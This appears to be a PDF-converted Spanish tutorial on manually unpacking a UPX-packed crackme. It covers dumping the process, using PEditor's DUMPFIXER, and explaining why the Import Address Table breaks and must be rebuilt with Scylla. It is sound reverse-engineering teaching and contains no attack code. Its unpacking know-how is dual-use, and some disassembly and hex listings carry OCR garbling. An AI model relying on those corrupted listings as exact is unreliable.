
The screenshot shows the Windows File Explorer interface with the 'Folder Options' dialog box open. The 'View' tab is active, displaying layout and sorting options. A blue circle highlights the 'Apply to Folders' button. The 'Advanced settings' section is expanded, showing various checkboxes for file and folder visibility. Another blue circle highlights the 'Always show icons, never thumbnails-OFF' checkbox.

<input type="checkbox"/>	PACKED_CRACKME.nam	11/17/2016 6:...	NAM File	16 KB
<input type="checkbox"/>	PACKED_CRACKME.til	11/17/2016 6:...	TIL File	1 KB
<input checked="" type="checkbox"/>	pepe - Copy.exe	11/17/2016 7:...	Application	45 KB
<input type="checkbox"/>	pepe.bin	11/17/2016 7:...	BIN File	45 KB

Vemos que ni icono tiene, así que aún faltan algunos pasos.

Adjunto está el PE Editor 1.7 lo descomprimimos y abrimos.


[ PEditor 1.7 ] by yoda & M.o.D.



En SECTIONS.

Section Table Viewer					
Section	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
UPX0	00008000	00001000	00000000	00000000	60000080
UPX1	00001000	00009000	00000E00	00000400	60000040
.rsrc	00001000	0000A000	00000800	00001200	C0000040

Hacemos click derecho en cada una de las secciones y aplicamos DUMPFIXER.



<input type="checkbox"/> PACKED_CRACKME.nam	11/17/2016 6:...	NAM File	16 KB
<input type="checkbox"/> PACKED_CRACKME.til	11/17/2016 6:...	TIL File	1 KB
<input checked="" type="checkbox"/> 😊 pepe - Copy.exe	11/17/2016 7:...	Application	45 KB
<input type="checkbox"/> pepe.bin	11/17/2016 7:...	BIN File	45 KB

Vemos que ya estamos más cerca, al menos ya sale el icono, aunque aún no corre, porque falta reparar la IAT.

### ¿QUE ES LA IAT?

La IAT o IMPORT ADDRESS TABLE es una tabla ubicada en el ejecutable, que se utiliza cuando arranca el programa y allí guarda las direcciones de las funciones importadas que utiliza, para que el programa pueda correr en cualquier máquina.

Si la IAT esta correcta y le pasamos el ejecutable a otra persona, la IAT se llenará con los valores correspondientes a esa máquina sea cual sea la versión de Windows que tenga y se mantendrá la compatibilidad y funcionara.

O sea, la IAT se encontrará siempre en una posición determinada en cada ejecutable, y tendrá posiciones fijas para que cada función la llene, por ejemplo.

Recordamos de la parte anterior que quedo por explicar la diferencia entre la imagen superior que es del archivo empacado cuando estaba en el OEP antes de DUMPEAR y la del original.

```
UPX0:00403228 off_403228 dd offset kernel32_GlobalAlloc ; DATA XREF: UPX0:004014EEtr
UPX0:0040322C off_40322C dd offset kernel32_lstrlen ; DATA XREF: UPX0:004014FAtr
UPX0:00403230 off_403230 dd offset kernel32_CloseHandle ; DATA XREF: UPX0:004014FAtr
UPX0:00403234 off_403234 dd offset kernel32_WriteFile ; DATA XREF: UPX0:00401500tr
UPX0:00403238 off_403238 dd offset kernel32_GetModuleHandleA ; DATA XREF: sub_401506tr
UPX0:0040323C off_40323C dd offset kernel32_ReadFile ; DATA XREF: UPX0:0040150Ctr
UPX0:00403240 off_403240 dd offset kernel32_ExitProcess ; DATA XREF: sub_401512tr
UPX0:00403244 align 8
UPX0:00403248 off_403248 dd offset comctl32_InitCommonControls ; DATA XREF: UPX0:00401518tr
UPX0:0040324C off_40324C dd offset comctl32_CreateToolbarEx ; DATA XREF: UPX0:0040151Etr
```

El contenido de 0x403028 es un offset (off\_) o sea la dirección de la api GetModuleHandleA y en el original la misma dirección esta en la sección iData y contiene también la dirección de la misma api.

```
.idata:00403234 ; BOOL __stdcall WriteFile(HANDLE hFile, LPVOID lpBuffer, DWORD nNum
.idata:00403234 .idata:00403234 extrn WriteFile:dword ; DATA XREF: CODE:00401500tr
.idata:00403238 ; HMODULE __stdcall GetModuleHandleA(LPCSTR lpModuleName)
.idata:00403238 .idata:00403238 extrn __imp_GetModuleHandleA:dword
.idata:0040323C ; BOOL __stdcall ReadFile(HANDLE hFile, LPVOID lpBuffer, DWORD nNum
.idata:0040323C .idata:0040323C extrn ReadFile:dword ; DATA XREF: CODE:0040150Ctr
. ....:00403240 .....
```

Ambas muestran la dirección 0x403238 y parecen tener el mismo contenido, ahora abramos también el archivo original.

```


• .idata:00403230          extrn CloseHandle:uwuwu , DATA XREF: CODE:0040154F1r
• .idata:00403234 ; BOOL __stdcall WriteFile(HANDLE hFile, LPVOID lpBuffer, DWORD nNumberOfBytesWritten, LPVOID lpOverlapped, LPOVERLAPPED lpCompletionRoutine, DWORD dwEventMask)
• .idata:00403234          extrn WriteFile:dword ; DATA XREF: CODE:004015001r
• .idata:00403238 ; HMODULE __stdcall GetModuleHandleA(LPCSTR lpModuleName)
• .idata:00403238          extrn __imp__GetModuleHandleA:dword
• .idata:00403238          ; DATA XREF: GetModuleHandleA
• .idata:0040323C ; BOOL __stdcall ReadFile(HANDLE hFile, LPVOID lpBuffer, DWORD nNumberOfBytesToRead, LPVOID lpOverlapped, LPOVERLAPPED lpCompletionRoutine, DWORD dwEventMask)
• .idata:0040323C          extrn ReadFile:dword ; DATA XREF: CODE:0040150C1r
• .idata:00403240 ; void __stdcall __noretturn ExitProcess(UINT uExitCode)
• .idata:00403240          extrn __imp__ExitProcess:dword ; DATA XREF: ExitProcess
• .idata:00403244 ;
• .idata:00403248 ;
• .idata:00403248 ; Imports from COMCTL32.DLL
• .idata:00403248 ;
• .idata:00403248 ; void __stdcall InitCommonControls()
• .idata:00403248          extrn InitCommonControls:dword ; DATA XREF: CODE:004015181r
• .idata:0040324C ; HWND __stdcall CreateToolBarEx(HWND hwnd, DWORD ws, UINT wID, int nBitmask)
• .idata:0040324C          extrn CreateToolBarEx:dword ; DATA XREF: CODE:0040151E1r
• .idata:00403250           extrn CreateToolbar:dword ; DATA XREF: CODE:004015241r
• .idata:00403254 ;
• .idata:00403258 ;
• .idata:00403258 ; Imports from GDI32.dll
• .idata:00403258 ;

```

00001038 00403238: .idata:\_imp\_\_GetModuleHandleA (Synchronized with Hex View-1)

Vemos allí el FILE OFFSET 0x1038 para poder buscar en el HXD en el ejecutable original.


Lo abro con HXD al original.




Vemos que el contenido en el offset 0x1038 es 0x355e.

Si le sumo 0x355e a la ImageBase 0x400000 nos da 0x40355e y que hay allí?.

Para verlo deberíamos cargar el original con MANUAL LOAD para que cargue todas las secciones del ejecutable.



Aceptamos todas las secciones y cuando arranca vamos a 0x40355e y vemos a la derecha el nombre de la api GetModuleHandleA.



Así que el sistema cuando arranca, si miramos la imagen inferior, el programa va trabajando en todos esos cajoncitos.

OFFSET(n)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000F60	0C	36	00	00	16	36	00	00	20	36	00	00	30	36	00	00
00000F70	00	00	00	00	3C	36	00	00	50	36	00	00	64	36	00	00
00000F80	00	00	00	00	CC	32	00	00	D8	32	00	00	EC	32	00	00
00000F90	FA	32	00	00	0E	33	00	00	1C	33	00	00	2C	33	00	00
00000FA0	3A	33	00	00	46	33	00	00	54	33	00	00	60	33	00	00
00000FB0	6E	33	00	00	80	33	00	00	8C	33	00	00	9E	33	00	00
00000FC0	B6	33	00	00	C4	33	00	00	D8	33	00	00	E4	33	00	00
00000FD0	F2	33	00	00	02	34	00	00	0E	34	00	00	1E	34	00	00
00000FE0	2E	34	00	00	40	34	00	00	4E	34	00	00	60	34	00	00
00000FF0	72	34	00	00	84	34	00	00	98	34	00	00	A6	34	00	00
00001000	B2	34	00	00	BE	34	00	00	CC	34	00	00	D4	34	00	00
00001010	E2	34	00	00	F4	34	00	00	00	00	00	00	02	35	00	00
00001020	12	35	00	00	1E	35	00	00	2C	35	00	00	3A	35	00	00
00001030	44	35	00	00	52	35	00	00	5E	35	00	00	72	35	00	00
00001040	7E	35	00	00	00	00	00	00	8C	35	00	00	A2	35	00	00
00001050	B4	35	00	00	00	00	00	00	C4	35	00	00	D0	35	00	00
00001060	DC	35	00	00	E8	35	00	00	FA	35	00	00	0C	36	00	00
00001070	16	36	00	00	20	36	00	00	30	36	00	00	00	00	00	00
00001080	3C	36	00	00	50	36	00	00	64	36	00	00	00	00	00	00
00001090	55	53	45	52	33	32	2E	64	6C	6C	00	4B	45	52	4E	45
																USER32.dll.KERNE

Y a cada uno le suma al contenido de la ImageBase y busca la string de la función correspondiente, y de esa string resuelve en tiempo de ejecución la dirección en nuestra máquina, como por ejemplo en este caso busca la dirección de GetModuleHandleA en nuestra máquina y machaca el 5e 35 con la dirección de la api.

Por eso un ejecutable funciona en cualquier máquina, porque siempre buscara en cada entrada de la IAT el nombre de la api correspondiente y lo resolverá al arrancar, por lo cual siempre la dirección que contenga será válida aunque diferente de máquina a máquina, sin embargo la dirección del cajoncito de GetModuleHandleA en todas las maquinas será el mismo en todos los ejecutables sin randomizar como este, lo que cambiara será el contenido.

Por eso en cualquier maquina si hago

CALL [0x403238]

Siempre funcionara porque 0x403238 es la entrada de la IAT para GetModuleHandleA, lo que variara será el contenido que el sistema guardara machacando el valor original 5e 35, que apuntaba a la string si le sumamos la base.

Sin cerrar los otros dos IDA con el empacado parado en el OEP y el original, en un tercer IDA abro el DUMPEADO que acabo de hacer pepe - Copy.exe.

En el mismo voy a la misma entrada de la IAT en 0x403238

been probated


```

    UPX0:00403228 dword_403228 dd 74E8CCF0h ; DATA XREF: UPX0:004014EEtr
    UPX0:0040322C dword_40322C dd 74E8C4A0h ; DATA XREF: UPX0:004014F4tr
    UPX0:00403230 dword_403230 dd 74E99660h ; DATA XREF: UPX0:004014FAtr
    UPX0:00403234 dword_403234 dd 74E99D30h ; DATA XREF: UPX0:00401500tr
    UPX0:00403238 dword_403238 dd 74E8CD90h ; DATA XREF: sub_401506tr
    UPX0:0040323C dword_40323C dd 74E99C40h ; DATA XREF: UPX0:00401500tr
    UPX0:00403240 dword_403240 dd 74E9AD80h ; DATA XREF: sub_401512tr
    UPX0:00403244 align 8
    UPX0:00403248 dword_403248 dd 7231FC30h ; DATA XREF: UPX0:00401518tr
    UPX0:0040324C dword_40324C dd 72337340h ; DATA XREF: UPX0:0040151Etr
    UPX0:00403250 dword_403250 dd 72337300h ; DATA XREF: UPX0:00401524tr
    UPX0:00403254 align 8
    UPX0:00403258 dword_403258 dd 771CFFA0h ; DATA XREF: UPX0:0040152Atr
    UPX0:0040325C dword_40325C dd 771C6990h ; DATA XREF: UPX0:00401530tr
    UPX0:00403260 dword_403260 dd 771CFF30h ; DATA XREF: UPX0:00401536tr
    UPX0:00403264 dword_403264 dd 771C59D0h ; DATA XREF: UPX0:0040153Ctr
    UPX0:00403268 dword_403268 dd 771C4CA0h ; DATA XREF: UPX0:00401542tr
    UPX0:0040326C dword_40326C dd 771C69C0h ; DATA XREF: UPX0:00401548tr
    UPX0:00403270 dword_403270 dd 771C6E40h ; DATA XREF: UPX0:0040154Etr
    UPX0:00403274 dword_403274 dd 771C3940h ; DATA XREF: UPX0:00401554tr
    UPX0:00403278 dword_403278 dd 771C3ED0h ; DATA XREF: UPX0:0040155Atr
    UPX0:0040327C align 10h
    UPX0:00403280 dword_403280 dd 7516A1B0h ; DATA XREF: UPX0:00401560tr
    UPX0:00403284 dword_403284 dd 7516A0C0h ; DATA XREF: UPX0:00401566tr
    UPX0:00403288 dword_403288 dd 75173E80h ; DATA XREF: UPX0:0040156Ctr
    UPX0:0040328C align 1000h
    00003238:00403238: UPX0:dword_403238 (Synchronized with Hex View-1)

```

Vemos aquí el file offset es 0x3238 no coincide con el original por el DUMPFIXER que hizo que el tamaño en el disco sea igual al tamaño virtual, lo que cambia los offsets, igual será la entrada de la IAT de la api GMHA.

Si lo abrimos en HXD y vamos a 0x3238.



Vemos allí

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00003140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00003150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00003160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00003170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00003180 00 00 00 00 30 E0 85 75 00 A6 83 75 20 B4 85 75
00003190 80 3E 85 75 60 74 8C 75 F0 96 83 75 F0 41 85 75
000031A0 80 87 85 75 30 88 85 75 E0 E3 85 75 60 88 8B 75
000031B0 70 84 85 75 C0 69 8A 75 A0 DF 85 75 50 27 85 75
000031C0 B0 E0 85 75 40 91 84 75 20 5C 88 75 B0 E5 85 75
000031D0 60 B8 84 75 D0 A0 84 75 60 E5 85 75 70 FE 84 75
000031E0 90 B5 85 75 40 D7 85 75 20 BC 85 75 C0 19 27 77
000031F0 D0 6F 88 75 00 BC 85 75 C0 8E 85 75 E0 BE 84 75
00003200 10 DA 85 75 D0 5F 85 75 00 DB 85 75 B0 BB 84 75
00003210 00 D6 8C 75 80 24 85 75 00 00 00 00 80 CF E8 74
00003220 90 B8 EC 74 80 00 E9 74 F0 CC E8 74 A0 C4 E8 74
00003230 60 96 E9 74 30 9D E9 74 30 CD E8 74 40 9C E9 74
00003240 B0 AD E9 74 00 00 00 00 30 FC 31 72 40 73 33 72
00003250 00 73 33 72 00 00 00 00 A0 FF 1C 77 90 69 1C 77
00003260 30 FF 1C 77 D0 59 1C 77 A0 4C 1C 77 C0 69 1C 77
00003270 40 6E 1C 77 40 39 1C 77 D0 3E 1C 77 00 00 00 00
00003280 B0 A1 16 75 C0 A0 16 75 80 3E 17 75 00 00 00 00 00
00003290 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000032A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000032B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000032C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Vemos que lo que tenemos allí es una dirección de una api y no un offset para sumarle a la ImageBase para hallar el nombre de la api.

Como el sistema cuando arranco el empacado resolvió la dirección de la api y guardo su dirección allí, al dumper lo que hay es eso la dirección de la api GetModuleHandleA para el empacado.

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0D
00003140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00003150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00003160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00003170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00003180 00 00 00 00 30 E0 85 75 00 A6 83 75 20 B4
00003190 80 3E 85 75 60 74 8C 75 F0 96 83 75 F0 41
000031A0 80 87 85 75 30 88 85 75 E0 E3 85 75 60 88
000031B0 70 84 85 75 C0 69 8A 75 A0 DF 85 75 50 27
000031C0 B0 E0 85 75 40 91 84 75 20 5C 88 75 B0 E5
000031D0 60 B8 84 75 D0 A0 84 75 60 E5 85 75 70 FE
000031E0 90 B5 85 75 40 D7 85 75 20 BC 85 75 C0 19
000031F0 D0 6F 88 75 00 BC 85 75 C0 8E 85 75 E0 BE
00003200 10 DA 85 75 D0 5F 85 75 00 DB 85 75 B0 BB
00003210 00 D6 8C 75 80 24 85 75 00 00 00 00 80 CF
00003220 90 B8 EC 74 80 00 E9 74 F0 CC E8 74 A0 C4
00003230 60 96 E9 74 30 9D E9 74 30 CD E8 74 40 9C
00003240 B0 AD E9 74 00 00 00 00 30 FC 31 72 40 73
00003250 00 73 33 72 00 00 00 A0 FF 1C 77 90 69 1C 77
00003260 30 FF 1C 77 D0 59 1C 77 A0 4C 1C 77 C0 69

```


Y cual es el problema?

Es que el sistema al arrancar busca allí en la entrada de la IAT el valor para sumarle a la ImageBase y buscar una string para resolver y eso se rompió pues al dumper quedo guardada la dirección final, y el programa crasheara al arrancar, al no poder ir llenando las entradas de la IAT como corresponde.


Bueno para terminar con esto, el tema es que hay que arreglar la IAT y restaurar todos esos offsets que apuntaban a las strings con los nombres de la api, y esto no se hace a mano, es muy largo, para eso usaremos una tool llamada Scylla.

<https://tuts4yoututs4you.com/download.php?view.3503>


password del rar =tuts4you



